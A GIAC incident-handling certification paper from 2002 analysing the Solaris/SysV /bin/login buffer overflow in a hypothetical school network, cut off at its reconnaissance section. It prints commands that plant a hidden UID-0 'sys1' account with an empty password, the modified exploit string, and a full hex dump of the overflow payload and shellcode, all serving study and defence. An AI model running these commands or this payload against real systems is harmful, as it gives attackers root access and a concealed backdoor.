Global Information Assurance Certification Paper

GCIH Certification Practical Assignment Version 2.0
Advanced Incident Handling and Hacker Exploits – Option 1

Buffer Overflow in /bin/login

Author: Matthew Puusaari
Date: May 2002

Executive Summary

This paper discusses a vulnerability and exploit affecting many SysV derived UNIX systems. The vulnerability is with the login program, which is a core component of any UNIX system. The vulnerability allows arbitrary commands to be executed on the target host. Interestingly, this buffer overflow has only been recently discovered, with the first public announcement in December 2001, yet the login program has been a component of UNIX systems for many years. Although this is not overly surprising to any security professional that would deal with an avalanche of security holes discovered every week, it further highlights that even mature components of software will contain bugs which could lead to a serious vulnerability being discovered.

The first part of this paper focuses on the actual vulnerability, and an attack used against a host. The remainder of this document explores the incident handling procedure that would be used as a result of the attack.

The events described in this paper are a hypothetical situation only. The assignment topic covered is Option 1.

Table of Contents

Part 1 – The Exploit

Brief Description

CVE Candidate: CAN-2001-0797
CERT Advisory: CA-2001-34
Name: Buffer overflow in login

There is a flaw in the login program in many systems that have been derived from the SysV specification. This flaw allows a buffer overflow to occur. As a result of the login program running with superuser privileges, arbitrary commands can be executed on a vulnerable host. The login process is also known as /bin/login, referring to the location of the actual executable.

The login program is a core component of any UNIX system. Its function is to allow a user to log in to a system. It takes a username as an argument, checks this username in the /etc/passwd file, and then asks for a password to validate the user. The login process will either allow the user to log in, in which case a terminal session is spawned, or deny the user access. When a user attempts to log in to a system from a local console, the login process is evoked by the getty process. When a user attempts to log in to a system remotely using the telnet protocol, the login process in evoked by the telnet daemon running on that system.

The opening that gives this buffer overflow a chance to occur is that the login process can be passed environment variables. It stores these variables in a fixed sized buffer. Unfortunately, the login program does not correctly check the number of arguments passed to it, and therefore this buffer can be overflowed. The result is that an attacker is able to execute arbitrary commands on the affected system with the privileges of the login process, which is typically root.

As with most exploits, there are several mitigating factors, which will be discussed in greater detail further on in this document. From a best practice approach to security, telnet is not a good option for remote access to servers. Regardless, this particular exploit is serious due to the large number of systems it affects, and level of access to a system it grants.

Affected Operating Systems[1]

Affected operating systems are derived from the SysV specification. Known vulnerable systems are:

IBM AIX versions 4.3 and earlier and 5.1
Hewlett-Packard's HP-UX
SCO OpenServer 5.0.6a and earlier
SGI IRIX 3.x
Sun Solaris 8 and earlier

Protocols/Services/Applications

Any application that invokes the login process can be susceptible to this vulnerability. Two such applications, which are in widespread use, are the telnet daemon (telnetd) and the remote login daemon (rlogind). The login process is found in the location /bin/login.

Variants

Rather than using telnet or rlogin for remote management, and alternative is ssh, which is a more secure protocol. Using ssh is often touted as a secure mechanism for remote log in. However, the fact is that some implementations of ssh have weaknesses which have been exploited. The same exploit described in this document can be run against ssh if the ssh is configured to use the /bin/login program. This is set through the UseLogin [Yes/No] parameter in the sshd configuration files. On most systems the default configuration is not to use the login program, as ssh will perform it's own authentication.

References

General Exploit Information
ISS X-Force Alert - http://xforce.iss.net/alerts/advise105.php
CVE Link - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0797+
Security Focus - http://www.securityfocus.com/bid/3681

Exploit Code
Monkey.org - http://monkey.org/~mat/exploits/smash_bin_login.c

[1] CERT Coordination Centre http://www.kb.cert.org/vuls/id/569272

Part 2 – The Attack

Network Description

The network built to demonstrate this exploit is one that could be found at a typical small educational facility. In this scenario, there are separate networks for the students and teachers, as the teacher network holds sensitive information such as exam results. A firewall has been implemented to provide this access control. The firewall does not allow any direct access between the student networks and the teacher network. To allow information to be transferred between the student networks and the teacher networks, a student DMZ exists. For example, a teacher wishing to post lecture material would publish this on the student DMZ.

Below is a fuller description of the networks.

Student Network

Currently there is one student network. This will grow to more than one network in the future. A router will separate these networks. Router access control-lists prevent packets being sent between classrooms. The classrooms can contains a variety of host operating systems. Students are allowed to connect their own laptops to the network. This makes it difficult to control use of computing resources, however, all students are expected to abide by a code of conduct that must be signed before allowing access. Additionally, access is monitored through the use of an IDS system, and by reviewing firewall logs.

The firewall allows both telnet and HTTP to be passed through the firewall to the student DMZ.

The host on this network that will be used in the attack is called Larry. It is a student laptop, running RedHat Linux version 7.2.

Student DMZ

This network contains servers that students and teachers jointly access. Students are allowed to telnet to a server called "gecko", which is running Solaris. It is this server that will be the subject of the exploit. Another server, called "webster", is the web server that students and teachers jointly access. The teachers have the ability to FTP to the web server, allowing them to post new pages. The students have HTTP access to the web server, to allow them to read the information posted by teachers.

The firewall tightly restricts access originating from the student DMZ. No traffic is allowed to originate from the student DMZ destined for any other network. The limits the potential damage that could occur if a compromise was ever to occur.

Teacher Network


The teacher network predominately contains PCs used in administrative duties.

The firewall allows access originating from the teacher network to the student DMZ. This allows administration of the servers on the DMZ. One such task is updating the student DMZ web server. This is done using the FTP protocol. Teachers regularly make connections to the server using FTP, and upload new web pages.

Intrusion Detection

An Intrusion Detection System (IDS) has been connected to a hub, which is located between the firewall and the router on the Student LAN.

The diagram below represents the network.



Component Information

This section contains detailed information (hardware brands/versions/Operating System Type; etc) of the components in the network.

Gecko

Hardware: Digital 3000 PC
Operating System: Solaris 8 Intel Edition. Cluster Patch 108529-01 April 2000
Function: Student telnet server located on DMZ
Configuration: Basic Solaris installation, running telnet service. Has student home directory structure.

Webster

Hardware: Digital 3000 PC
Operating System: Windows 2000 Server SP2
Function: Web and FTP Server located on DMZ
Configuration: Base build of Win2K Server and IIS V5

Larry

Hardware: Dell Latitude Laptop
Operating System: RedHat Linux version 7.2
Function: Student PC - Hacker
Configuration: Base build of Redhat 7.2
Gcc compiler installed

Lobster

Hardware: IBM ThinkPad Laptop
Operating System: RedHat Linux version 7.2
Function: Snort IDS
Configuration: Base build of Redhat 7.2 with Snort 1.8.3 installed

Analysis

Hardware: Generic PC Hardware
Operating System: Redhat Linux 7.2
Function: Analysis System
Configuration: Contains two hard drives. Second hard drive is blank, and is used for taking images of compromised systems.

Goat

Hardware: Cisco 2621 Router
Operating System: (C2600-I-M), Version 12.1(5)
Function: Router between sites. Basic ACLs.
Configuration: The router configuration is shown in the table below.

Router Configuration

```
version 12.1
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
no service dhcp
!
hostname goat
!
logging buffered 10000 debugging
enable secret 5 $1$tG8l$i/RURW.6wLbsM9DNlItJ71
!
!
!
!
!
ip subnet-zero
no ip finger
no ip domain-lookup
!
!
!
!
interface FastEthernet0/0
 ip address 10.1.2.253 255.255.255.0
 ip access-group 120 in
 no ip proxy-arp
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address 172.16.1.254 255.255.255.0
 ip access-group 110 in
 no ip proxy-arp
 duplex auto
 speed auto
!
ip classless
ip route 0.0.0.0 0.0.0.0 Null0
ip route 10.0.0.0 255.0.0.0 10.1.2.254
no ip http server
!
access-list 10 permit 10.1.5.1
access-list 10 deny   any
access-list 110 remark Access-list applied to inbound Interface FE 0/1
access-list 110 remark Allow icmp to the router interface itself
access-list 110 permit icmp any host 172.16.1.254
access-list 110 remark deny and log all access to the router interfaces themselves,

protecting from attack
access-list 110 deny   ip any host 172.16.1.254 log-input
access-list 110 deny   ip any host 10.1.2.253 log-input
access-list 110 remark deny and log access if destination network is another student lan
access-list 110 deny   ip any 172.16.2.0 0.0.0.255 log-input
access-list 110 remark permit all other non-spoofed traffic through to the firewall,
which will perform further filtering
access-list 110 permit ip 172.16.1.0 0.0.0.255 any
access-list 110 remark All other traffic must be spoofed. Drop and log
access-list 110 deny   ip any any log-input
access-list 120 remark Access-list applied to inbound Interface FE 0/0
access-list 120 remark Allow icmp to the router interface itself
access-list 120 permit icmp any host 10.1.2.253
access-list 120 remark Permit the Staff network telnet access to router
access-list 120 permit tcp 10.1.5.0 0.0.0.255 host 10.1.2.253 eq telnet
access-list 120 remark deny and log all access to the router interfaces themselves,
protecting from attack
access-list 120 deny   ip any host 10.1.2.253 log-input
```

Amber

Hardware: Compaq Pro Workstation AP400
Operating System: Windows 2000 SP2
Function: Firewall
Configuration: Checkpoint NG FP1
Rulebase: The rulebase applied to the firewall is shown below.

RULE	SOURCE	DESTINATION	SERVICES	ACTION	TRACK	COMMENTS
1	Any	Any	Noisy_Protocols	drop	None	Filter certain entries from appearing in the Log viewer.
2	StudentPCs	gecko	telnet	accept	Log	Allow Telnet from the student LAN to gecko.
3	StudentPCs	webster	http	accept	Log	Allow HTTP access from the Student LAN to webster.
4	Staff_PCs	Student_DMZ	Any	accept	Log	Staff are allowed to make connections on any protocol to the Student DMZ
5	Any	Any	Any	drop	Log	Drop and log all other traffic.

The object definitions are shown in the table below.

Name	Type	IP Address	Netmask	Members
gecko	Host	10.1.1.1	-	-
Staff_Network	Network	10.1.5.0	255.255.255.0	-
Staff_PCs	Group	-	-	StaffPC1
StaffPC1	Host	10.1.5.1	-	-
StudentPC1	Host	172.16.1.1	-	-
StudentPCs	Group	-	-	StudentPC1

webster	Host	10.1.1.2	-	-
Student_DMZ	Network	10.1.1.0	255.255.255.0	

Protocol Description

The login program has two major variants. One variant has been derived from the BSD system. The other major variant is from the SysV system specification. Systems derived from the SysV specification are potentially susceptible to the vulnerability described in this document, due to the way these systems handle passing of environment variables. To best describe the protocol, an example is given of a user making a telnet connection to a host (we will use gecko, our Solaris 8 host in this example).

A user initiates a telnet connection to the host, by typing **telnet gecko**. A TCP three way handshake is undertaken to make the connection to the destination server. The login vulnerability is actually independent of the telnet application – any application that uses login for authentication is susceptible. A full description of the telnet application is not required in understanding this vulnerability, and therefore is not given.

The telnet server running on **gecko** will prompt a user to enter a username. When the username is entered, the telnet application then invokes the login program. The login protocol takes a number of arguments, the main one being the username of the user to be signed into the system. Let's take the simple scenario of the only argument to the login program being the username of "donald". The login program will then prompt the user for a password. It then attempts to verify this information against the /etc/passwd and optionally the /etc/shadow files. An example passwd file is shown below.

/etc/passwd

```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
bozzo:x:100:1::/export/home/bozzo:/bin/sh
matt:x:101:1::/export/home/matt:/bin/sh
donald:x:106:1::/home/donald:/bin/sh
```

The user *donald* is the last entry in the file. This system is using shadow passwords, so the login program references this file to verify the password. The

entry in the passwd file shows that the user *donald* has a user ID (UID) of 106, a group ID (GID) of 1, a home directory of /home/donald, and is using the shell /bin/sh.

The login program then executes the shell program (in this case /bin/sh). The shell program provides a user with an interactive interface into a system. The shell will run with a UID and GID or 106 and 1 respectively, as these are the entries in the /etc/passwd file. The $HOME environment variable is also set from a value in the /etc/passwd file, in this case /home/donald.

A couple of factors make this vulnerability and exploit possible. The telnet daemon typically runs as UID of 0, which is superuser. When it forks a copy of the login program, it also runs as a UID of 0. Therefore, if a user is able to exploit a flaw in the login program, they have complete access to the system. Another contributor is the fact that the login program can be passed arguments. This in itself shouldn't be a problem, and is in fact necessary for login to function correctly. However, it is through this mechanism that an attacker can attempt the buffer overflow. The main issue here is poor programming, as the number of arguments passed to the login program is not checked correctly. Protecting against buffer overflows is a large area of debate and discussion, and is not explored in the document.

An example is given below, in the form of a screen capture. I pass the variable mytest with the value abc to the login program. After the shell starts, a printenv command shows the environment variable has been set in the new shell (highlighted in bold).

Example of environment passing to login program

The variable "mytest" with value "abc" will be passed to the login program. This is entered on the same line as the username.

```
$ telnet bozzo
login: bozzo mytest=abc
Password:
Last login: Sat Feb  2 17:23:22 on pts/2
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
```

At this stage, the login program has created a shell. See the last line for confirmation that the environment variable indeed received by the login program, and subsequently passed to the shell when it was created.

```
$ printenv
HOME=/export/home/bozzo
HZ=100
LC_COLLATE=en_AU.ISO8859-1
LC_CTYPE=en_AU.ISO8859-1
LC_MESSAGES=C
LC_MONETARY=en_AU.ISO8859-1
LC_NUMERIC=en_AU.ISO8859-1
LC_TIME=en_AU.ISO8859-1
LOGNAME=bozzo
MAIL=/var/mail/bozzo
MANPATH=/usr/dt/man:/usr/man:/usr/openwin/share/man:/usr/share/man:/usr/local/man
:
PATH=/usr/bin:/usr/ucb:/etc:.
SHELL=/bin/sh
TERM=vt100
TZ=Australia/Queensland
_INIT_NET_STRATEGY=none
_INIT_PREV_LEVEL=S
_INIT_RUN_LEVEL=3
_INIT_RUN_NPREV=0
_INIT_UTS_ISA=sparc
_INIT_UTS_MACHINE=sun4u
_INIT_UTS_NODENAME=bozzo
_INIT_UTS_PLATFORM=SUNW,Ultra-5_10
_INIT_UTS_RELEASE=5.8
_INIT_UTS_SYSNAME=SunOS
_INIT_UTS_VERSION=Generic_108528-12
mytest=abc
```

Environment variables that are passed to the login program are stored in a static buffer. It is this buffer that the /bin/login exploit attempts to overflow.

How the Exploit Works

This section discusses the general steps taken to exploit the vulnerability in the login program. The exploit uses a classic buffer overflow. A short description of buffer overflows is given below.

Buffer Overflows[2]

Buffer overflows are made possible under certain condition in a program that takes input. When a program (or subroutine) executes, it has a certain area of memory set aside called a stack, which is used for storing dynamically allocated variables. The stack also stores (amongst other things) a return address to the program that invoked it. This allows a return to the code that was executing before the subroutine was called. The goal of a buffer overflow attack is to overwrite the area of the stack where the return address is stored. The overwritten data will contain a new memory address pointing to the code that the hacker would like to execute.

A buffer overflow can exist when a program does not implement proper controls on input. For example, a program may only be expecting the user to enter a log in name, with a maximum of 20 characters. However, it the user enters 1000 characters, and the program allows them to do this, the buffer is overflowed. The trick then is to overflow the buffer in such a manner that the return instruction pointer is overwritten. Many experienced hackers have expertise in doing this, and there is a wealth of technical resources available on the web to assist in this task.

Step by Step Exploit Analysis

Important Note: The step-by-step analysis given below makes references to sections of the code, which is in the appendix. The reference points are shown in the left margin of the page.

Step 1: A TCP connection is established to the target host on port 23, which is the port the telnet protocol uses.
The ***socket*** and ***connect*** functions are used to create the TCP connection. The connection is made to the IP address specified by the first variable passed to the program by the user. See reference point A for the socket operation. The connect function follows closely after that.

Step 2: Telnet options are negotiated. Telnet options negotiate parameters such as the character set to use. [3]

The environment parameters to be sent to the telnet server are stored in the variable *env_str*. See reference point B for the call to pass this

[2] Aleph One
[3] RFC 854

variable.

Step 3: The telnet program running on the server displays a log in banner. This is where the user would normally enter a username.

An extract from a packet capture from Snort is shown below. It can be seen that the server has displayed the banner "Sun OS 5.8", and then prompted with "login:".

```
02/05-20:08:34.954931 0:A0:C9:B0:42:78 -> 0:0:86:48:BC:16 type:0x800 len:0x57
10.1.1.1:23 -> 172.16.1.1:32824 TCP TTL:60 TOS:0x0 ID:56154 IpLen:20 DgmLen:73 DF
***AP*** Seq: 0x33807BE6  Ack: 0x92A44669  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25913791 197393
0D 0A 0D 0A 53 75 6E 4F 53 20 35 2E 38 0D 0A 0D  ....SunOS 5.8...
00 0D 0A 0D 00                                   .....

02/05-20:08:35.004931 0:A0:C9:B0:42:78 -> 0:0:86:48:BC:16 type:0x800 len:0x48
10.1.1.1:23 -> 172.16.1.1:32824 TCP TTL:60 TOS:0x0 ID:56155 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0x33807BFB  Ack: 0x92A4466F  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25913796 197393
FF FB 01 FF FD 01                                ......

02/05-20:08:35.044931 0:A0:C9:B0:42:78 -> 0:0:86:48:BC:16 type:0x800 len:0x4C
10.1.1.1:23 -> 172.16.1.1:32824 TCP TTL:60 TOS:0x0 ID:56156 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x33807C01  Ack: 0x92A4466F  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25913799 197402
FF FE 01 6C 6F 67 69 6E 3A 20                    ...login:
```

Step 4: The exploit program initialises a variable called *str_buffer*. It is this variable which will contain the data required for the buffer overflow to succeed. The initialisation of this variable is shown at reference point C. The initialisation of this variable is performed using a series of *strcpy* functions.
Like many buffer overflow exploits, the exploit program attempts to run a shell command. It does this by including the shell command in the actual exploit buffer which is passed to the target server. The exploit program writes assembly language commands that perform the *execve* function call, followed by the string */bin/sh sh –c*.

Step 5: The telnet server passes this information to the /bin/login program. The /bin/login program is expecting a username, and optionally some environment variables. In this case, an attempt is being made at overflowing the buffer, and the abnormally large stream of packets is passed to the login program.

Step 6: The buffer is overflowed. The exploit program has changed the return instruction pointer that was saved on the stack so that it now points to the start of the malicious instructions. The malicious instruction is the machine code equivalent of the *execve* C function. The string placed in

memory after the execve code is "/bin/sh sh –c". Following this string in memory is the value of the argument "exec_argv3" (i.e. the command the attacker wants to run).

Step 7: The next step really depends on how the attacker customises the exploit. Once an attacker is able to run any command with root level privileges, complete compromise of the system is trivial. I have chosen to run the following commands:

```
/bin/echo john:x:400:400::/:/bin/sh>>/etc/passwd
/bin/echo john::11652::::::>>/etc/shadow
/bin/echo sys1:x:0:1::/:/bin/sh>>/etc/passwd
/bin/echo sys1::11652::::::>>/etc/shadow"
```

This adds two user accounts to the system. This first is a normal user account, which is how the hacker can telnet to the target and login (default installations of Solaris 8 don't allow remote log in using the Superuser account). The second user account is the Superuser account. It has been called ***sys1*** in an attempt to obscure it from casual observation by a system administrator. Once the hacker has connected to the system using the account "john", they can use the ***su sys1*** command to elevate privileges to Superuser access.


The string of characters sent to the login program to overflow the buffer is shown below in a format recorded by the Snort IDS.

Packet caputre as recorded by Snort

```
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 5C  AAAAAAAAAAAAAAA\
0D 0A 6A 69 31 3D 41 20 6A 69 32 3D 41 20 6A 69  ..ji1=A ji2=A ji
33 3D 41 20 6A 69 34 3D 41 20 6A 69 35 3D 41 20  3=A ji4=A ji5=A
6A 69 36 3D 41 20 6A 69 37 3D 41 20 6A 69 38 3D  ji6=A ji7=A ji8=
41 20 6A 69 39 3D 5A 20 6A 69 31 30 3D 7A 5C 0D  A ji9=Z ji10=z\.
0A 6A 69 31 31 3D 42 20 6A 69 31 32 3D 41 20 6A  .ji11=B ji12=A j
69 31 33 3D 41 20 6A 69 31 34 3D 62 20 6A 69 31  i13=A ji14=b ji1
35 3D 41 20 6A 69 31 36 3D 41 20 6A 69 31 37 3D  5=A ji16=A ji17=
41 20 6A 69 31 38 3D 41 20 6A 69 31 39 3D 42 20  A ji18=A ji19=B
6A 69 32 30 3D 62 5C 0D 0A 6A 69 32 31 3D 43 20  ji20=b\..ji21=C
6A 69 32 32 3D 41 20 6A 69 32 33 3D 41 20 6A 69  ji22=A ji23=A ji
32 34 3D 63 20 6A 69 32 35 3D 41 20 6A 69 32 36  24=c ji25=A ji26
3D 41 20 6A 69 32 37 3D 41 20 6A 69 32 38 3D 41  =A ji27=A ji28=A
20 6A 69 32 39 3D 43 20 6A 69 33 30 3D 63 5C 0D   ji29=C ji30=c\.
0A 6A 69 33 32 3D 44 20 6A 69 33 32 3D 41 20 6A  .ji32=D ji32=A j
69 33 33 3D 41 20 6A 69 33 34 3D 64 20 6A 69 33  i33=A ji34=d ji3
35 3D 41 20 6A 69 33 36 3D 41 20 6A 69 33 37 3D  5=A ji36=A ji37=
41 20 6A 69 33 38 3D 41 20 6A 69 33 39 3D 44 20  A ji38=A ji39=D
6A 69 34 30 3D 64 5C 0D 0A 6A 69 34 31 3D 45 20  ji40=d\..ji41=E
6A 69 34 32 3D 41 20 6A 69 34 33 3D 41 20 6A 69  ji42=A ji43=A ji
34 34 3D 65 20 6A 83 83 83 83 3D 41 20 6A 2F 80  44=e j....=A j/.
06 08 3D 41 20 6A FF FF FF FF FF FF FF FF 3D 41  ..=A j........=A
20 6A 69 34 38 3D 41 20 6A 20 F0 55 06 08 3D 5C   ji48=A j .U..=\
0D 0A 6A 69 35 31 3D 46 20 6A 69 35 32 3D 41 20  ..ji51=F ji52=A
6A 69 35 33 3D 41 20 6A 69 35 34 3D 66 20 6A 69  ji53=A ji54=f ji
35 35 3D 41 20 6A 69 35 36 3D 41 20 6A 3D 69 68  55=A ji56=A j=ih
65 6F 6C 20 69 35 38 3D 29 80 06 08 20 36 3D 38  eol i58=)... 6=8
97 FF FF FF FF FF FF 41 3D 41 42 90 55 06 08 47  .......A=AB.U..G
48 49 4A FF FF FF FF FF FF FF FF 4F 50 51 52 53  HIJ........OPQRS
54 55 56 57 58 59 5A 06 81 06 08 65 66 67 68 69  TUVWXYZ....efghi
6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79  jklmnopqrstuvwxy
7A 30 31 32 33 34 35 36 37 38 39 41 5C 0D 0A 6A  z0123456789A\..j
6B 31 31 3D 41 20 6A 6D 32 31 3D 43 20 6E 6A 33  k11=A jm21=C nj3
31 3D 41 20 6A 6F 34 31 3D 41 20 70 69 35 31 3D  1=A jo41=A pi51=
41 20 6A 71 36 31 3D 41 20 6A 72 37 31 3D 41 20  A jq61=A jr71=A
6A 73 38 31 3D 67 20 6A 74 39 31 3D 41 20 6A 75  js81=g jt91=A ju
30 31 3D 41 20 6A 76 31 31 3D 41 20 6A 77 32 31  01=A jv11=A jw21
3D 42 20 6A 79 31 80 06 08 68 69 31 3D 41 20 68  =B jy1...hi1=A h
69 32 3D 41 20 68 69 33 3D 41 20 68 69 48 8A 06  i2=A hi3=A hiH..
08 68 69 31 3D 41 20 68 69 32 3D 41 20 68 69 33  .hi1=A hi2=A hi3
3D 41 20 68 69 31 80 06 08 7A 69 39 3D 31 80 06  =A hi1...zi9=1..
08 68 65 6C 6C 6F EB 0C 5C 0D 0A 68 68 68 68 68  .hello..\..hhhhh
68 68 68 68 68 68 EB 1D 5E 33 C0 50 68 46 81 06  hhhhhh..^3.PhF..
08 68 43 81 06 08 68 40 81 06 08 68 38 81 06 08  .hC...h@...h8...
E8 25 A0 FE FF FF E8 DE FF FF FF FF FF FF 2F 62  .%.........../b
69 6E 2F 73 68 00 73 68 00 2D 63 00 2F 62 69 6E  in/sh.sh.-c./bin
2F 65 63 68 6F 20 6A 6F 68 6E 3A 78 3A 34 30 30  /echo john:x:400
3A 34 30 30 3A 3A 2F 3A 2F 62 69 6E 2F 73 68 3E  :400::/:/bin/sh>
3E 2F 65 74 63 2F 70 61 73 73 77 64 3B 2F 62 69  >/etc/passwd;/bi
6E 2F 65 63 68 6F 20 6A 6F 68 6E 3A 3A 31 31 36  n/echo john::116
35 32 3A 3A 3A 3A 3A 3A 3E 3E 2F 65 74 63 2F 73  52::::::>>/etc/s
68 61 64 6F 77 3B 2F 62 69 6E 2F 65 63 68 6F 20  hadow;/bin/echo
73 79 73 31 3A 78 3A 30 3A 31 3A 3A 2F 3A 2F 62  sys1:x:0:1::/:/b
69 6E 2F 73 68 3E 3E 2F 65 74 63 2F 70 61 73 73  in/sh>>/etc/pass
77 64 3B 2F 62 69 6E 2F 65 63 68 6F 20 73 79 73  wd;/bin/echo sys
31 3A 3A 31 31 36 35 32 3A 3A 3A 3A 3A 3A 3E 3E  1::11652::::::>>
2F 65 74 63 2F 73 68 61 64 6F 77 00 0D           /etc/shadow..
```

Description and Diagram of the Attack

The diagram below represents the attack.



After downloading the exploit code from the web, a couple of changes were made to ensure successful operation. Firstly, the exec_argv3 character array was configured with the following string:

char exec_argv3[]="/bin/echo
john:x:400:400::/:/bin/sh>>/etc/passwd;/bin/echo
john::11652::::::>>/etc/shadow;/bin/echo
sys1:x:0:1::/:/bin/sh>>/etc/passwd;/bin/echo
sys1::11652::::::>>/etc/shadow";

This is the command that is run when the exploit is successful. It adds a user called john to the system with user privileges. It then also adds a user called sys1 to the system, with Superuser privileges. The attacker must therefore log in as a local user, then "su" to root (there are other ways this attack could be executed).

The second change made to exploit code was to uncomment the line in the code X86_FULL_PACKAGE. The attack buffer is constructed slightly differently depending on whether the target system was installed with the Full Package, or as an End User distribution.

The final change made to the exploit code was the addition of a printf command, informing the attacker to hit enter during a certain stage of the program execution. This is a cosmetic change only.

Reconnaissance

The attacker used the NMAP program to determine what systems on the target network were running a telnet server

```
